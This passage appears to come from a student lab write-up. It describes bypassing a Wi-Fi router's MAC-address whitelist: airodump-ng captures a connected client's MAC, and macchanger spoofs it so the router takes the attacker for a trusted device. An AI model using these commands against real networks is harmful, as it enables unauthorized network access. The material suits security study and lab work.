
   airodump-ng wlan0 --bssid 5C:F4:AB:AA:E0:EC --channel 11 wlan0

3. Once a device is connected, we will grab its mac address. For us it is **14:4F:8A:F6:B4:7C**

4. Now we will use the **macchanger** tool to change the MAC address of our device with the MAC address of the device that is in the whitelist and is connected to the network. This will trick the router in believing that we are one of the trusted devices.

   Here the **-m flag** defines the mac address we want to change our self to.

   macchanger -m 14:4F:8A:F6:B4:7C wlan0



5. Now we can easily access the network as the network will take us as one of the whitelist mac addresses.

Work Distribution

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